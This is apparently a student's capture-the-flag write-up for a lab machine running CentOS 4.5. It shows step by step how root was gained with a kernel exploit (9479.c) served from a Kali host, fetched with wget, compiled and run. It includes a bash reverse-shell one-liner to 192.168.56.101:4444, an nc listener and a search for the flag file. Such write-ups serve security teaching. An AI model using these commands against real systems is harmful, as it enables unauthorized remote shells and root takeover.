


- **Identified kernel version**


uname -a

lsb_release -a

- **Searched for exploits**
  searchsploit CentOS 4.5 Escalation



- **Started a Python server on Kali to serve the exploit**
  python3 -m http.server 8888




- **On the victim (in /tmp directory), downloaded the exploit**
  cd /tmp
  wget http://192.168.56.101:8888/9479.c


- **Compiled the exploit**
  gcc 9479.c -o root9479


- **Gave execution permission and ran the binary**
  chmod +x root9479
  ./root9479


- **Confirmed root access**
  whoami → root


- 

- **Found and read the final flag**
  find / -type f -name '*flag*' 2>/dev/null
  cat /root/final_flag.txt


tareqcoder@Kali: ~
File Actions Edit View Help
Length: 3,378 (3.3K) [text/x-csrc]
0K ... 100% 61.95 M
B/s
18:34:14 (61.95 MB/s) - `9479.c.1' saved [3378/3378]
bash-3.00$ gcc 9479.c -o root9479
9479.c:130:28: warning: no newline at end of file
bash-3.00$ chmod +x root9479
bash-3.00$ ./root9479
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# find / -type f -name '*flag*' 2>/dev/null
/root/final_flag.txt
/usr/include/bits/waitflags.h
/usr/include/boost/regex/v4/match_flags.hpp
/usr/share/doc/db4-devel-4.2.52/api_c/memp_set_flags.html
/usr/share/doc/db4-devel-4.2.52/api_c/db_set_flags.html
/usr/share/doc/db4-devel-4.2.52/api_c/env_set_flags.html
/usr/share/doc/db4-devel-4.2.52/ref/upgrade.3.2/set_flags.html


tareqcoder@Kali: ~
File Actions Edit View Help
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag977
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag178
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag546
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag114
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag168
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag861
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag226
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag568
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag12
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag105
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag640
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag255
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag195
/sys/module/scsi_mod/default_dev_flags
/sys/class/net/sit0/flags
/sys/class/net/eth0/flags
/sys/class/net/lo/flags
sh-3.00# sh-3.00# cat /root/final_flag.txt
Congratulations! You have found Dr. Lucian Cole. But now you have face a ne
w dilemma - what do you do with the AI that still carries his essence? Dest
roy it, or let grow?
666w61677v74686566696y616w63686z6963657x
sh-3.00#


tareqcoder@Kali: ~
File Actions Edit View Help
└─$ sudo cp 35370.c /var/www/html
┌──(tareqcoder㉿Kali)-[~]
└─$ cp /usr/share/exploitdb/exploits/linux/local/9479.c .



Output:

Congratulations! You have found Dr. Lucian Cole. But now you have to face a new dilemma - what do you do with the AI that still carries his essence? Destroy it, or let grow?

666w61677v74686566696y616w63686z6963657x

flag{thefinalchoice}

Final Summary

Step	Command	Purpose
1	**bash -i >& /dev/tcp/192.168.56.101/4444 0>&1**	Open reverse shell from target
2	**nc -lvnp 4444**	Listen for incoming shell
3	**uname -a**, **lsb_release -a**	Identify kernel and OS
4	**searchsploit CentOS 4.5**	Find matching exploits
5	**python3 -m http.server 8888**	Host exploit file
6	**wget http://.../9479.c**	Download exploit to target
7	**gcc 9479.c -o root9479**	Compile exploit
8	**./root9479**	Run exploit
9	**whoami**	Confirm root access
10	**cat /root/final_flag.txt**	Reveal final flag

Flag 3 – Privilege Escalation

Step	Command	Purpose
1	uname -a	Get kernel version (2.6.9-55.EL)
2	lsb_release -a	Get distribution (CentOS 4.5)
3	searchsploit CentOS 4.5 Escalation	Search matching kernel exploits
4	python3 -m http.server 8888	Host exploit on Kali
5	wget http://192.168.56.101:8888/9479.c	Download 9479.c to victim
6	gcc 9479.c -o root9479	Compile exploit on victim
7	chmod +x root9479	Make compiled exploit executable
8	./root9479	Run exploit → get root access
9	whoami	Confirm root access

10	find / -type f -name '*flag*' 2>/dev/null	Locate final flag
11	cat /root/final_flag.txt	Reveal and read third flag

Q AND A For Third flag

1.What general vulnerabilities allow privilege escalation?

General vulnerabilities include:

- **Kernel exploits** (from outdated kernel versions)
- **Misconfigured sudo permissions**
- **Writable sensitive files** (e.g., /etc/passwd, /etc/shadow)
- **Weak SetUID binaries**
- **Insecure cron jobs or services**

2. Which one is present in this machine?

After running:

uname -a

lsb_release -a

we identified that the system is running:

- **Kernel:** 2.6.9-55.EL
- **OS:** CentOS 4.5

This is an old RedHat-based kernel known to be **vulnerable to kernel exploits**, We confirmed this using

searchsploit CentOS 4.5 Escalation.


3.How did you escalate privileges?

Step	Command	Purpose
1	uname -a	Get kernel version (2.6.9-55.EL)
2	lsb_release -a	Get distribution (CentOS 4.5)
3	searchsploit CentOS 4.5 Escalation	Search matching kernel exploits
4	python3 -m http.server 8888	Host exploit on Kali
5	wget http://192.168.56.101:8888/9479.c	Download 9479.c to victim
6	gcc 9479.c -o root9479	Compile exploit on victim
7	chmod +x root9479	Make compiled exploit executable
8	./root9479	Run exploit → get root access
9	whoami	Confirm root access
10	find / -type f -name '*flag*' 2>/dev/null	Locate final flag
11	cat /root/final_flag.txt	Reveal and read third flag

4. Did you get root access?

Yes. After running the exploit, we confirmed with:


Whoami and Output: root



What is the content of the third flag?

We found it using → find / -type f -name '*flag*' 2>/dev/null

cat /root/final_flag.txt


tareqcoder@Kali: ~
File Actions Edit View Help
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag977
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag178
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag546
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag114
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag168
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag861
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag226
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag568
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag12
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_real_flag105
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag640
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag255
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_fake_flag195
/sys/module/scsi_mod/default_dev_flags
/sys/class/net/sit0/flags
/sys/class/net/eth0/flags
/sys/class/net/lo/flags
sh-3.00# sh-3.00# cat /root/final_flag.txt
Congratulations! You have found Dr. Lucian Cole. But now you have face a ne
w dilemma - what do you do with the AI that still carries his essence? Dest
roy it, or let grow?
666w61677v74686566696y616w63686z6963657x
sh-3.00#

WAY 2 IN PRIVILAGE EXCALATION

